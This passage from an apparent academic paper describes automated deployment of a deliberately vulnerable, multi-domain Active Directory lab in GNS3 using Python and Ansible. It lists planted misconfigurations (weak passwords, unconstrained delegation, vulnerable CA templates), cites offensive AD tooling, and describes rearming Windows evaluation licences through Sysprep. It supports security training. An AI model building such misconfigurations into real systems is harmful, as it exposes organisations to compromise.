preemptively. The mentioned QCOW2 files that are ready for importing into GNS3 as a template can be downloaded from TODO.

7.3 Python Script for Topology Deployment

The Python script is responsible for automatically creating the GNS3 project, placing the required nodes, and linking them according to the topology shown in Figure 118. Communication with the GNS3 Server is achieved via HTTP requests to its API. To simplify this process, along with the Python script for GNS3 lab deployment, a custom Python module was developed to handle tasks such as locating the GNS3 server executable, reading its configuration file (`gns3.ini`), and retrieving settings such as the GNS3 server's listening port and authentication credentials. This script can be executed within any directory in a machine, as the complementary module autonomously looks within the host's file system for GNS3-related information.

Although the GNS3 API is documented [22], some endpoints were ambiguous in their intended purpose. To resolve these ambiguities, Wireshark was used to capture HTTP requests made by the GNS3 GUI while using it manually (creating a project, adding nodes, changing node names, for example), enabling reverse engineering of the correct API calls. This approach ensured the script could reliably replicate the steps of project creation, node instantiation, and link configuration.

As a note, the developed python script is prepared to build two different topologies. Single-domain AD environments, which isn't specified in this work, and a multi-domain AD environment, which is the environment discussed in this work. This was done in order to allow some of the attacks to be reproduced while saving on resources, as the multi-domain GNS3 AD environment can be resource intensive. The script is also prepared to use Windows machines without GUIs, on both the multi and single-domain environments, once more with resource consumption in mind. In this work, only the Windows GUI, multi-domain AD environment is taken into account.

Before successfully executing the script, the user must have the required templates imported into GNS3. The required templates include:

1. The custom Windows Server 2016 template, imported as a QCOW2 file into a GNS3 template, which will be used by the CAPTAIN and MEMBER nodes.
2. The custom Windows Server 2022 template, imported as a QCOW2 file into a GNS3 template, which will be used by the KING and CHIEF nodes.
3. The GNS3-provided 'Ubuntu Cloud Guest version Ubuntu 22.04 LTS (Jammy Jellyfish)' template, which will be used by the Attacker node.
4. The GNS3-provided 'Toolbox' template, which will be used by the Attacker2 node.
5. A custom Docker template containing the necessary Ansible scripts and related files in order to configure the lab's machines. This custom docker template was developed to aid in the automation solution and it is configured for this lab's configuration specifically. It can be retrieved into GNS3 as it is readily available through Docker Hub. This template will be used by the Orchestrator node.

Once the user has imported the required templates into GNS3, the script can be executed. To build the GNS3 project automatically, the script:

1. Interprets command line arguments (project name/path, GUI or Server Core, single-domain or multi-domain, optional GNS3 server path).
2. Locates and validates the GNS3 Server, starts it if needed, and detects the active compute target (GNS3 VM or local GNS3). The script needs to distinguish between a local GNS3 server and a remote GNS3 VM because they are different compute targets. Nodes either run on the host machine or inside the separate GNS3 VM appliance. API calls differ on wether a GNS3VM is being used or not, which prompts the need to identify the compute target within the script.
3. Creates or opens the target project via the GNS3 REST API.

4. Retrieves available templates and detects the required for Windows, Ubuntu, NAT, switch, Toolbox, and Orchestrator nodes. The user must have the correct templates available in GNS3, as mentioned before.
5. Instantiates nodes from templates:
   (a) QEMU VMs (CAPTAIN, MEMBER, CHIEF, KING, Attacker) with adjusted RAM and disk resize.
   (b) Docker containers (Attacker2 and Orchestrator) with explicit names and properties.
   (c) GNS3 infrastructure nodes (Ethernet switch and NAT).
6. Connects nodes by creating links between specific ports on the switch and each device.
7. Crucially, makes `/opt/orchestrator` directory persistent on the Orchestrator container and uploads a (MAC address, hostname) pairs map (named `macmap.json`) to `/opt/orchestrator`, so Ansible can later discover IPs and match them to GNS3 node names.
8. Finalizes by printing a summary (GUI or no-GUI and single or multi-domain) so the user knows which topology was deployed.

7.4 Ansible Playbook for System Configuration

Once the topology is deployed, configuration of the machines is delegated to an Ansible playbook running inside the `Orchestrator` Docker container. As mentioned before, there can be four different AD environments configured through this automation solution, based on whether Windows machines have GUIs and on whether there are multiple domains or not. Thus, the Orchestrator node includes four different directories, each containing an Ansible playbook and other required files in order to configure the different machines accordingly.

Ansible provisions the Windows and Linux nodes with their respective roles, including:

- Installing both pentesting tool kits and other supporting tools on the attacker machine.
- Installing and promoting Domain Controllers across multiple forests and domains.
- Establishing inter-forest and parent-child trust relationships.
- Creating user accounts, groups, and group policy objects, some intentionally misconfigured.
- Deploying and configuring additional services such as NTP, DNS, DHCP, IIS, MSSQL, and Active Directory Certificate Services (ADCS).
- Applying vulnerable or permissive configurations (weak passwords, unconstrained delegation, vulnerable CA templates).

To achieve these tasks, the Ansible automation frequently relies on auxiliary PowerShell scripts stored in the Orchestrator container. These scripts are transferred to the relevant machines and executed locally. This approach provides a fallback mechanism for troubleshooting. If a configuration fails to apply automatically, the scripts remain accessible within the target machine and can be re-run manually for debugging purposes. Machine configurations also rely on existing Ansible modules [14], which can be used for creating scheduled tasks (win_scheduled_task module), or adding executing powershell commands (win_shell module). This way, the script leverages both custom PowerShell scripts as well as Ansible-provided modules for machine configuration.

By combining the Python script for topology creation with Ansible for configuration management, the entire lab environment can be rebuilt deterministically in a matter of minutes. Figure 119 depicts the automation workflow solution. This automation solution not only accelerates experimentation but also guarantees that the attacks presented in this report can be reproduced reliably. Further subsections expand on how the automation solution was developed.




Fig. 119 Automation workflow

7.5 Automation challenges and workarounds

This section will mention some automation challenges and how they were solved in order to reliably build an automation solution for the GNS3 AD Lab. Windows Licensing considerations are also discussed, as the GNS3 Windows images have a periodic Windows Server license.

7.5.1 Readiness and connectivity

One challenge in automating the lab environment was the assessment of IP addresses. While GNS3 can inject configuration parameters into lightweight Docker containers (allowing static IPs to be set at launch), this mechanism does not extend to QEMU-based virtual machines such as Windows Server or Ubuntu VMs. In order to issue commands via Ansible, one must first assess the IP address of the target machine. The GNS3 nodes had IP addresses, which were supplied by the DHCP server built in the GNS3 NAT node. The challenge resided in discovering these IP addresses, so that Ansible could then connect to hosts.

To uncover IP addresses, both the GNS3 API and the nmap tool were leveraged. Through the GNS3 API, it is possible to retrieve node information such as its GNS3 name, as well as its MAC address, but unfortunately, not the IP address. However,

the nmap tool is able to retrieve both MAC and IP addresses from machines. This way, it is possible to first retrieve (hostname, MAC address) pairs using the GNS3 API, and then cross-reference them with (IP address, MAC address) pairs retrieved by nmap, effectively retrieving our target machine's IP addresses deterministically, so commands are issued correctly.

This is the purpose of the `macmap.json` file mentioned in Section 7.3. The python script retrieves (hostname, MAC address) pairs through the GNS3 API and uploads them to the Orchestrator node. The Orchestrator node will then run a different python script which uses nmap to retrieve (IP addresses, MAC addresses) pairs from the lab machines and cross-reference these values, effectively uncovering IP addresses. The Ansible playbook's first task is then to execute this host-discovering python script and set the correct IP address to the correct host, to then issue commands remotely. This step is mentioned Figure 119.

There was another challenge related to connectivity and readiness when creating the automation solution. When promoting Windows machines to domain controllers, or when modifying GPOs through DCs, machines might often take longer to boot, as a result of applying policies within the machine. While a machine is applying policies, it would respond to WinRM calls, which led the Ansible script to believe that the machine was ready for new commands.

However, this was not the case. Although the machine would respond to WinRM, commands/scripts that altered domain data, such as the creation of user accounts, could not be executed. In order to reliably confirm that the DC was ready to receive these commands, a new Powershell script was created. The script verified that essential AD services (NTDS, Netlogon, DFSR, and ADWS) were running, that the SYSVOL and NETLOGON shares were published, and that the DC could be discovered through `nltest`. If any of these checks failed, the script returned a non-zero exit code, causing Ansible to wait and retry. This mechanism prevented race conditions where subsequent

tasks would fail because the DC was not yet operational, despite being reachable over WinRM.

These services and shares are used to check if a DC is fully booted since:

- **NTDS** provides the core Active Directory Domain Services, responsible for authentication, replication, and directory queries. Without it, the DC cannot function within the domain.
- **Netlogon** establishes secure channels for client logons and domain joins. If unavailable, authentication requests and trust operations fail.
- **DFSR** (Distributed File System Replication) ensures that the `SYSVOL` contents are replicated and consistent across DCs.
- **ADWS** (Active Directory Web Services) enables remote management through tools and PowerShell modules. While optional, its availability helps confirm that the DC can receive commands.
- **SYSVOL share** contains Group Policy templates and logon scripts. Its presence signals that replication is complete and policies are ready to be applied.
- **NETLOGON share** supports logon authentication and distribution of logon scripts. Its availability confirms that the DC can service authentication requests.

Together, these checks ensure that the DC is not just reachable, but fully operational for domain services

7.5.2 Privilege and cross-domain limitations

On some occasions, scripts had to be executed using Windows SYSTEM privileges. This was the case when configuring an Enterprise CA in MEMBER, which requires SYSTEM privileges. However, Ansible cannot directly connect as the Windows SYSTEM account, since this identity is not exposed for remote authentication.

Another issue when configuring Windows machines in AD environments with Ansible is its lack of support for multi-hop authentication, also known as the double-hop problem. In Windows, when a remote session established via WinRM attempts to

access resources on a second machine, the original credentials are not delegated by default. This limitation makes cross-domain or cross-forest operations difficult to automate directly with Ansible. Once again, to configure an Enterprise CA in MEMBER, the NORTH domain's administrator must be included in the Enterprise Admins security group. This operation must be performed in CHIEF, and to execute it, CHIEF must communicate with CAPTAIN in order to access the NORTH's administrator account.

To overcome these limitations, the Ansible automation leveraged **scheduled tasks**. Although Ansible cannot connect as SYSTEM or perform multi-hop delegation, it can create scheduled tasks that execute commands locally on the target machine. By scheduling the necessary configuration scripts to run under SYSTEM, or from within the domain context of the machine itself, both privilege requirements and cross-domain operations were achieved reliably. This approach ensured that operations beyond Ansible's native capabilities could be automated.

7.5.3 SID duplicates

A third challenge rose from the fact that Windows machines had duplicate SIDs. This happened due to the fact that two different nodes were instances of the same GNS3 template, which were created as discussed in Section 7.2. Since both CAPTAIN and MEMBER were custom Windows Server 2016 nodes, they would both have the same SID, which was set when installing Windows. The same applied to KING and CHIEF. Having duplicate SIDs can cause security identifier collisions, since Windows relies on SIDs rather than names to uniquely identify machines, users, and groups. This can result in issues when joining computers to a domain, as Active Directory expects each machine to have a unique SID. In practice, this may lead to authentication errors, and problems with ACL-based permissions.

To address this issue, the Ansible automation executed the **Sysprep** utility [60] with the `/generalize` flag, accompanied by an `unattend.xml` configuration file. The

`/generalize` flag resets the machine SID, removes system specific information, and reinitializes license activation states, effectively returning the system to a "factory" state.

However, running Sysprep alone would also remove the preconfigured Administrator account and the WinRM settings required for Ansible connectivity and discussed in Section 7.2. To overcome this limitation, the `unattend.xml` file was used to automate post-Sysprep configuration. This file includes instructions to recreate the local Administrator account with the same credentials and re-enable WinRM for remote management. As a result, each machine booted with a new unique SID while still being immediately manageable through Ansible. Functionally, only the SID appeared to change, but in reality, a chain of reset and reconfiguration steps ensured that automation could resume seamlessly.

7.5.4 Windows Licensing Considerations

The GNS3 images created to build an automated deployment solution for this lab use periodic Windows licenses. These licenses are valid for 180 days. When the Windows license used to build these machines expire, the GNS3 images that use the license would have to be rebuilt as described in Section 7.2. However, in practice, the images will not need to be rebuilt upon license expiration. This happens since the Sysprep utility (mentioned in Section 7.5.3) rearms the Windows license, restarting the license's own validity period.

Windows Licenses can be rearmed up to six times. If an attempt to rearm the license is done a seventh time, the rearm will fail and the license will remain expired. Functionally, this will not affect the created images, since Sysprep (and therefore the rearm process) in executed in the node's GNS3 image, rather than in the GNS3 template. The original image that serves as a template will not account for the rearming process ever being executed, as the license rearm process is performed on a separate instance of the original image.

On the other hand, Sysprep can only be executed 1001 times. This would mean that after 1001 Sysprep executions, the following one would fail. In this case, the very same fact that allows Windows licenses to be rearmed indefinetily will allow Sysprep to be executed more than 1001 times. Since the base GNS3 Windows image does not track Sysprep executions, Sysprep can be executed indefinetly on instantiated nodes as well.

This way, the lab environment can be deployed multiple times without accounting for license expiration, nor requiring to rebuild the custom Windows images to be used as GNS3 templates every 180 days.

8 Conclusions

This work consolidates a broad set of Windows Active Directory (AD) attack techniques into a single, self-contained resource and couples it with a reproducible laboratory environment. Two GNS3 lab variants were developed, a multi-domain topology that enables trust-based scenarios and a lighter single-domain option for resource-constrained setups, so readers can both understand the theoretical background and immediately practice each technique end-to-end. The labs are accompanied by an automated deployment workflow that minimizes manual configuration, a companion website that provides step-by-step guidance for lab setup and exercise execution, and this document, which explains each attack in one place with the necessary AD background and clear procedures.

A phase-based taxonomy (from reconnaissance through cross-domain/forest expansion) was adopted to mirror a realistic adversary progression and to keep the learning path coherent. Within this structure, areas that are possibly encountered in AD environments were covered, including trust relationships and multiple Kerberos delegation scenarios, as well as integrated tooling that practitioners rely on in real assessments.

The result is a cohesive package: readers can deploy the lab, follow the guided exercises on the website, and use this paper as a single reference while moving through progressively more complex techniques.

9 Acknowledgments

This work was supported by FCT—Fundação para a Ciência e Tecnologia, I.P. by project reference UIDB/50008/2020, and DOI identifier https://doi.org/10.54499/UIDB/50008/2020.

References

[1] (1987) Rfc 1001. [Online]. Available: https://www.rfc-editor.org/rfc/rfc1001. [Accessed: Jun. 1, 2025]

[2] (1987) Rfc 1002. [Online]. Available: https://www.rfc-editor.org/rfc/rfc1002. [Accessed: Jun. 1, 2025]

[3] (2021) Ms-dfsnm protocol. [Online]. Available: https://learn.microsoft.com/en-us/openspecs/windows_protocols/ms-dfsnm/95a506a8-cae6-4c42-b19d-9c1ed1223979. [Accessed: Jun. 12, 2025]

[4] (2021) Shadowcoerce coercive method. [Online]. Available: https://github.com/ShutdownRepo/ShadowCoerce. [Accessed: Jun. 12, 2025]

[5] (2022) Crackmapexec. [Online]. Available: https://github.com/byt3bl33d3r/CrackMapExec. [Accessed: May 13, 2025]

[6] (2022) Dfscoerce coercive method. [Online]. Available: https://github.com/Wh04m1001/DFSCoerce. [Accessed: Jun. 12, 2025]

[7] (2022) Efsrpc protocol. [Online]. Available: https://learn.microsoft.com/en-us/openspecs/windows_protocols/ms-efsr/08796ba8-01c8-4872-9221-1000ec2eff31. [Accessed: Jun. 12, 2025]

[8] (2024) nslookup. [Online]. Available: https://learn.microsoft.com/en-us/windows-server/administration/windows-commands/nslookup. [Accessed: Jun. 13, 2025]

[9] (2025) Ms-dfsnm protocol. [Online]. Available: https://learn.microsoft.com/en-us/windows-server/storage/file-server/volume-shadow-copy-service. [Accessed: Jun. 12, 2025]

[10] (2025) pygpoabuse tool. [Online]. Available: https://github.com/Hackndo/pyGPOAbuse. [Accessed: Dec. 11, 2024]

[11] Andrea Pierini AC (n.d) 10 years of windows privilege escalations with "potatoes". Conference talk/slides. Available: https://troopers.de/downloads/troopers24/TR24_10_years_of_Windows_Privilege_Escalation_with_Potatoes_CYZBJ3.pdf. [Accessed: August 16, 2025]

[12] B. Aboba LED. Thaler (2007) Rfc 4795. [Online]. Available: https://www.rfc-editor.org/rfc/rfc4795. [Accessed: Jun. 1, 2025]

[13] Cloudflare (n.d.) Dns service records. [Online]. Available: https://www.cloudflare.com/learning/dns/dns-records/dns-srv-record/. [Accessed: May. 29, 2025]

[14] Community A (n.d) Ansible - windows modules. [Online] Available: https://docs.ansible.com/ansible/2.9/modules/list_of_windows_modules.html. [Accessed: July 25, 2025]

[15] Community A (n.d) 'configureremotingforansible.ps1' script. [Online]. Available: https://raw.githubusercontent.com/ansible/ansible-documentation/devel/examples/scripts/ConfigureRemotingForAnsible.ps1. [Accessed: July 25, 2025]

[16] CrowdStrike (2020) Drop the mic. [Online]. Available: https://www.crowdstrike.com/en-us/blog/from-the-archives-drop-the-mic-cve-2019-1040/. [Accessed: July 30, 2025]

[17] cube0x0 (n.d.) Cve-2021-1675 / cve-2021-34527 (impacket implementation of the printnightmare poc). [Online]. Available: https://github.com/cube0x0/CVE-2021-1675. [Accessed: August 4, 2025]

[18] Database) NUNV (2021) Cve-2021-1675. [Online]. Available: https://nvd.nist.gov/vuln/detail/CVE-2021-1675. [Accessed: August 7, 2025]

[19] Database) NUNV (2021) Cve-2021-34481. [Online]. Available: https://nvd.nist.gov/vuln/detail/CVE-2021-34481. [Accessed: August 7, 2025]

[20] Database) NUNV (2021) Cve-2021-34527 (printnightmare). [Online]. Available: https://nvd.nist.gov/vuln/detail/CVE-2021-34527. [Accessed: August 15, 2025]

[21] Delgado TF (2024) Security laboratory for active directory systems based on samba and windows. MSc Thesis, Instituto Superior Técnico

[22] Developers G (n.d) Gns3 api documentation. [Online] Available: https://gns3-server.readthedocs.io/en/stable/#. [Accessed: July 25, 2025]

[23] Domingues TS (2023) Pentesting labs for web security and active directory. MSc Thesis, Instituto Superior Técnico

[24] Felton M (2017) Smb role in the logon process. [Online]. Available: https://journeyofthegeek.com/2017/03/19/724/. [Accessed: May. 29, 2025]

[25] Government U (n.d) Cybersecurity infrastructure security agency. [Online]. Available: https://www.cisa.gov/. [Accessed: August 13, 2025]

[26] Housley R, Polk W, Ford W, et al (2008) Internet x.509 public key infrastructure certificate and certificate revocation list (crl) profile. https://datatracker.ietf.org/doc/html/rfc5280, rFC 5280

[27] Housley R, Polk W, Ford W, et al (2008) Internet X.509 Public Key Infrastructure Certificate and Certificate Revocation List (CRL) Profile: EKU. https://datatracker.ietf.org/doc/html/rfc5280#section-4.2.1.12, rFC 5280

[28] Housley R, Polk W, Ford W, et al (2008) Internet X.509 Public Key Infrastructure Certificate and Certificate Revocation List (CRL) Profile: SAN. https://datatracker.ietf.org/doc/html/rfc5280#section-4.2.1.6, rFC 5280

[29] IBM (2024) Smb protocol. [Online]. Available: https://www.ibm.com/docs/en/aix/7.3.0?topic=management-smb-protocol. [Accessed: May. 29, 2025]

[30] Kerberos Consortium (2007) Kerberos: The network authentication protocol - tutorial. [Online]. Available: https://www.kerberos.org/software/tutorial.html. [Accessed: Dec. 3, 2024]

[31] Kohl J, Neuman C (2005) The kerberos network authentication service (v5). RFC 4120, RFC Editor, [Online]. Available: https://www.rfc-editor.org/rfc/rfc4120#section-1.7. [Accessed: Dec. 3, 2024]

[32] L. Zhu BT (2006) Public key cryptography for initial authentication in kerberos (pkinit). RFC 4556, Internet Engineering Task Force, [Online]. Available: https://datatracker.ietf.org/doc/html/rfc4556. [Accessed: Nov.22, 2024]

[33] Lyon G (1997) Nmap. [Online]. Available: https://nmap.org/. [Accessed: Dec. 7, 2024]

[34] Metcalf S (2015) Mimikatz dcsync usage, exploitation, and detection. [Online]. Available: https://adsecurity.org/?p=1729. [Accessed: August 5, 2025]

[35] Microsoft (2003) Three-domain cross-realm authentication example. [Online]. Available:https://learn.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2003/cc772815(v=ws.10)#three-domain-cross-realm-authentication-example, accessed: Jan. 2, 2025

[36] Microsoft (2014) Authentication mechanisms for forest trusts. [Online]. Available: https://learn.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2003/cc755321(v=ws.10). [Accessed: Dec. 7, 2024]

[37] Microsoft (2014) Using sid history to preserve resource access. [Online]. Available: https://learn.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2008-R2-and-2008/cc974408(v=ws.10). [Accessed: Dec. 13, 2024]

[38] Microsoft (2017) Impersonate a client after authentication. [Online]. Available: https://learn.microsoft.com/en-us/previous-versions/windows/it-pro/windows-10/security/threat-protection/security-policy-settings/impersonate-a-client-after-authentication. [Accessed: August 3, 2025]

[39] Microsoft (2017) Tdo contents. Microsoft Learn (Archived). [Online]. Available: https://learn.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2003/cc773178(v=ws.10)#tdo-contents. [Accessed: Dec. 5, 2024]

[40] Microsoft (2018) Ldap api. [Online]. Available: https://learn.microsoft.com/en-us/previous-versions/windows/desktop/ldap/lightweight-directory-access-protocol-ldap-api. [Accessed: May. 29, 2025]

[41] Microsoft (2019) Cve-2019-1040. [Online]. Available: https://msrc.microsoft.com/update-guide/vulnerability/CVE-2019-1040. [Accessed: July 27, 2025]

[42] Microsoft (2019) Windows ntlm tampering vulnerability (security update guide). [Online]. Available: https://msrc.microsoft.com/update-guide/en-us/advisory/CVE-2019-1040. [Accessed: August 16, 2025]

[43] Microsoft (2020) Computer class - active directory schema. [Online]. Available: https://learn.microsoft.com/en-us/windows/win32/adschema/c-computer. [Accessed: Nov.26, 2024]

[44] Microsoft (2020) Global catalog. [Online]. Available: https://learn.microsoft.com/en-us/windows/win32/ad/global-catalog. [Accessed: Nov.22, 2024]

[45] Microsoft (2020) Nt-security-descriptor attribute. [Online]. Available: https://learn.microsoft.com/en-us/windows/win32/adschema/a-ntsecuritydescriptor. [Accessed: August 15, 2025]

[46] Microsoft (2020) User class - active directory schema. [Online]. Available: https://learn.microsoft.com/en-us/windows/win32/adschema/c-user. [Accessed: Nov. 27, 2024]

[47] Microsoft (2021) Authorization data types: Security_information. [Online]. Available: https://learn.microsoft.com/en-us/windows/win32/secauthz/security-information. [Accessed: August 18, 2025]

[48] Microsoft (2021) Cve-2021-42278. [Online]. Available: https://msrc.microsoft.com/update-guide/en-US/advisory/CVE-2021-42278. [Accessed: July 30, 2025]

[49] Microsoft (2021) Cve-2021-42287. [Online]. Available: https://msrc.microsoft.com/update-guide/en-US/advisory/CVE-2021-42287. [Accessed: July 30, 2025]

[50] Microsoft (2021) Extended protection for authentication overview. https://learn.microsoft.com/en-us/dotnet/framework/wcf/feature-details/extended-protection-for-authentication-overview

[51] Microsoft (2021) Kb5005010 (printnightmare patch). [Online]. Available: https://support.microsoft.com/en-us/topic/kb5005010-restricting-installation-of-new-printer-drivers-after-applying-the-july-6-2021-updates-31b91c02-0 [Accessed: August 6, 2025]

[52] Microsoft (2021) Kb5008102. [Online]. Available: https://support.microsoft.com/en-us/topic/kb5008102-active-directory-security-accounts-manager-hardening-changes-cve-2021-42278-5975b463-4c95-45 [Accessed: July 25, 2025]

[53] Microsoft (2021) Kb5008380. [Online]. Available: https://support.microsoft.com/en-us/topic/kb5008380-authentication-updates-cve-2021-42287-9dafac11-e0d0-4cb8-959a-143bd0201041. [Accessed: July 30, 2025]

[54] Microsoft (2021) [ms-drsr]: Directory replication service (drs) remote protocol. [Online]. Available: https://learn.microsoft.com/en-us/openspecs/windows_protocols/ms-drsr/f977faaa-673e-4f66-b9bf-48c640241d47. [Accessed: August 3, 2025]

[55] Microsoft (2021) Ms-samr: Samrenumerateusersindomain. [Online] Available: https://learn.microsoft.com/en-us/openspecs/windows_protocols/ms-samr/6bdc92c0-c692-4ffb-9de7-65858b68da75. [Accessed: July 25, 2025]

[56] Microsoft (2021) Passwords stored as one way functions. Microsoft Learn. [Online]. Available: https://learn.microsoft.com/en-us/windows-server/security/kerberos/passwords-technical-overview#passwords-stored-as-owf. [Accessed: Dec. 3, 2024]

[57] Microsoft (2021) Processes in the client security context. [Online] Available: https://learn.microsoft.com/en-us/windows/win32/secauthz/processes-in-the-client-security-context. [Accessed: August 23, 2025]

[58] Microsoft (2021) Rpcaddprinterdriverex. [Online]. Available: https://learn.microsoft.com/en-us/openspecs/windows_protocols/ms-rprn/b96cc497-59e5-4510-ab04-5484993b259b. [Accessed: August 5, 2025]

[59] Microsoft (2021) Rpcremotefindfirstprinterchangenotificationex. [Online]. Available: https://learn.microsoft.com/en-us/openspecs/windows_protocols/ms-rprn/eb66b221-1c1f-4249-b8bc-c5befec2314d. [Accessed: August 20, 2025]

[60] Microsoft (2021) Sysprep (generalize) a windows installation. [Online]. Available: https://learn.microsoft.com/en-us/windows-hardware/manufacture/desktop/sysprep--generalize--a-windows-installation?view=windows-11. [Accessed: August 2021, 2025]

[61] Microsoft (2022) Client principal lookup - kerberos. [Online]. Available: https://learn.microsoft.com/en-us/openspecs/windows_protocols/ms-kile/6435d3fb-8cf6-4df5-a156-1277690ed59c. [Accessed: July 30, 2025]

[62] Microsoft (2022) Name formats for unique spns. [Online]. Available: https://learn.microsoft.com/en-us/windows/win32/ad/name-formats-for-unique-spns. [Accessed: Nov. 27, 2024]

[63] Microsoft (2022) Ntlmv2 authentication. [Online]. Available: https://learn.microsoft.com/en-us/openspecs/windows_protocols/ms-nlmp/5e550938-91d4-459f-b67d-75d70009e3f3. [Accessed: July 27, 2025]

[64] Microsoft (2022) Print system remote protocol. [Online]. Available: https://learn.microsoft.com/en-us/openspecs/windows_protocols/ms-rprn/d42db7d5-f141-4466-8f47-0a4be14e2fc1. [Accessed: Dec. 11, 2024]

[65] Microsoft (2022) Privilege constants (authorization). [Online]. Available: https://learn.microsoft.com/en-us/windows/win32/secauthz/privilege-constants. [Accessed: May. 28, 2025]

[66] Microsoft (2022) What are security principals? [Online]. Available: https://learn.microsoft.com/en-us/windows-server/identity/ad-ds/manage/understand-security-principals#what-are-security-principals. [Accessed: Nov. 28, 2024]

[67] Microsoft (2023) Access rights. https://learn.microsoft.com/en-us/openspecs/windows_protocols/ms-adts/990fb975-ab31-4bc1-8b75-5da132cd4584

[68] Microsoft (2023) Drvdriverevent function. [Online]. Available: https://learn.microsoft.com/en-us/windows-hardware/drivers/ddi/winddiui/nf-winddiui-drvdriverevent#remarks. [Accessed: August 6, 2025]

[69] Microsoft (2023) Kerb_validation_info. [Online]. Available: https://learn.microsoft.com/en-us/openspecs/windows_protocols/ms-pac/69e86ccc-85e3-41b9-b514-7d969cd0ed73. [Accessed: August 15, 2025]

[70] Microsoft (2023) Mssql - server level permissions. [Online] Available: https://learn.microsoft.com/en-us/sql/relational-databases/system-catalog-views/sys-server-permissions-transact-sql?view=sql-server-ver15#permissions. [Accessed: August 25, 2025]

[71] Microsoft (2023) Windows management instrumentation. [Online]. Available: https://learn.microsoft.com/en-us/windows/win32/wmisdk/wmi-start-page. [Accessed: August 6, 2025]

[72] Microsoft (2023) Windows remote management. [Online]. Available: https://learn.microsoft.com/en-us/windows/win32/winrm/portal. [Accessed: August 21, 2025]

[73] Microsoft (2024) Amsiscanbuffer function (amsi.h). [Online]. Available: https://learn.microsoft.com/en-us/windows/win32/api/amsi/nf-amsi-amsiscanbuffer. [Accessed: August 2, 2025]

[74] Microsoft (2024) Default certificate templates. [Online]. Available: https://learn.microsoft.com/en-us/windows-server/identity/ad-cs/certificate-template-concepts#default-certificate-templates. [Accessed: July 25, 2025]

[75] Microsoft (2024) Driver_info and rpc_driver_info members. [Online]. Available: https://learn.microsoft.com/en-us/openspecs/windows_protocols/ms-rprn/4464eaf0-f34f-40d5-b970-736437a21913. [Accessed: August 4, 2025]

[76] Microsoft (2024) Drs - idl_drsgetncchanges (opnum 3). [Online]. Available: https://learn.microsoft.com/en-us/openspecs/windows_protocols/ms-drsr/b63730ac-614c-431c-9501-28d6aca91894. [Accessed: August 4, 2025]

[77] Microsoft (2024) Drs_msg_getchgreq_v8. [Online]. Available: https://learn.microsoft.com/en-us/openspecs/windows_protocols/ms-drsr/4304bb4a-e9b5-4c8a-8731-df4d6f9ab567. [Accessed: August 15, 2025]

[78] Microsoft (2024) Execute as (transact-sql). [Online]. Available: https://learn.microsoft.com/en-us/sql/t-sql/statements/execute-as-transact-sql?view=sql-server-2017. [Accessed: August 2, 2025]

[79] Microsoft (2024) Group policy: Core protocol specification. [Online]. Available: https://learn.microsoft.com/en-us/openspecs/windows_protocols/ms-gpod/566e983e-3b72-4b2d-9063-a00ebc9514fd. [Accessed: Nov.22, 2024]

[80] Microsoft (2024) How windows hello for business works. [Online]. Available: https://learn.microsoft.com/en-us/windows/security/identity-protection/hello-for-business/how-it-works. [Accessed: August 4, 2025]

[81] Microsoft (2024) Kdc signature. [Online]. Available: https://learn.microsoft.com/en-us/openspecs/windows_protocols/ms-pac/3122bf00-ea87-4c3f-92a0-91c0a99f5eec. [Accessed: August 15, 2025]

[82] Microsoft (2024) Pa-for-user. [Online]. Available: https://learn.microsoft.com/en-us/openspecs/windows_protocols/ms-sfu/aceb70de-40f0-4409-87fa-df00ca145f5a. [Accessed: Jun. 5, 2025]

[83] Microsoft (2024) Printer inf file entries. [Online]. Available: https://learn.microsoft.com/en-us/windows-hardware/drivers/print/printer-inf-file-entries. [Accessed: August 6, 2025]

[84] Microsoft (2024) Reflection in .net. [Online]. Available: https://learn.microsoft.com/en-us/dotnet/fundamentals/reflection/reflection. [Accessed: August 19, 2025]

[85] Microsoft (2024) S4u2proxy. [Online]. Available: https://learn.microsoft.com/en-us/openspecs/windows_protocols/ms-sfu/bde93b0e-f3c9-4ddf-9f44-e1453be7af5a. [Accessed: Jun. 5, 2025]

[86] Microsoft (2024) S4u2user. [Online]. Available: https://learn.microsoft.com/en-us/openspecs/windows_protocols/ms-sfu/02636893-7a1f-4357-af9a-b672e3e3de13. [Accessed: Jun. 5, 2025]

[87] Microsoft (2024) Sam account name attribute. [Online]. Available: https://learn.microsoft.com/en-us/windows/win32/adschema/a-samaccountname. [Accessed: July 30, 2025]

[88] Microsoft (2024) Server signature. [Online]. Available: https://learn.microsoft.com/en-us/openspecs/windows_protocols/ms-pac/a194aa34-81bd-46a0-a931-2e05b87d1098. [Accessed: August 15, 2025]

[89] Microsoft (2024) Trust attributes. [Online]. Available: https://learn.microsoft.com/en-us/openspecs/windows_protocols/ms-adts/e9a2d23c-c31e-4a6f-88a0-6646fdb51a3c. [Accessed: Dec. 2, 2024]

[90] Microsoft (2025) Access mask format. https://learn.microsoft.com/en-us/windows/win32/secauthz/access-mask-format

[91] Microsoft (2025) Active directory forest recovery - reset the krbtgt password. [Online]. Available: https://learn.microsoft.com/en-us/windows-server/identity/ad-ds/manage/forest-recovery-guide/ad-forest-recovery-reset-the-krbtgt-password. [Accessed: Dec. 13, 2024]

[92] Microsoft (2025) Adcs overview. [Online]. Available: https://learn.microsoft.com/en-us/windows-server/identity/ad-cs/active-directory-certificate-services-overview. [Accessed: May 24, 2025]

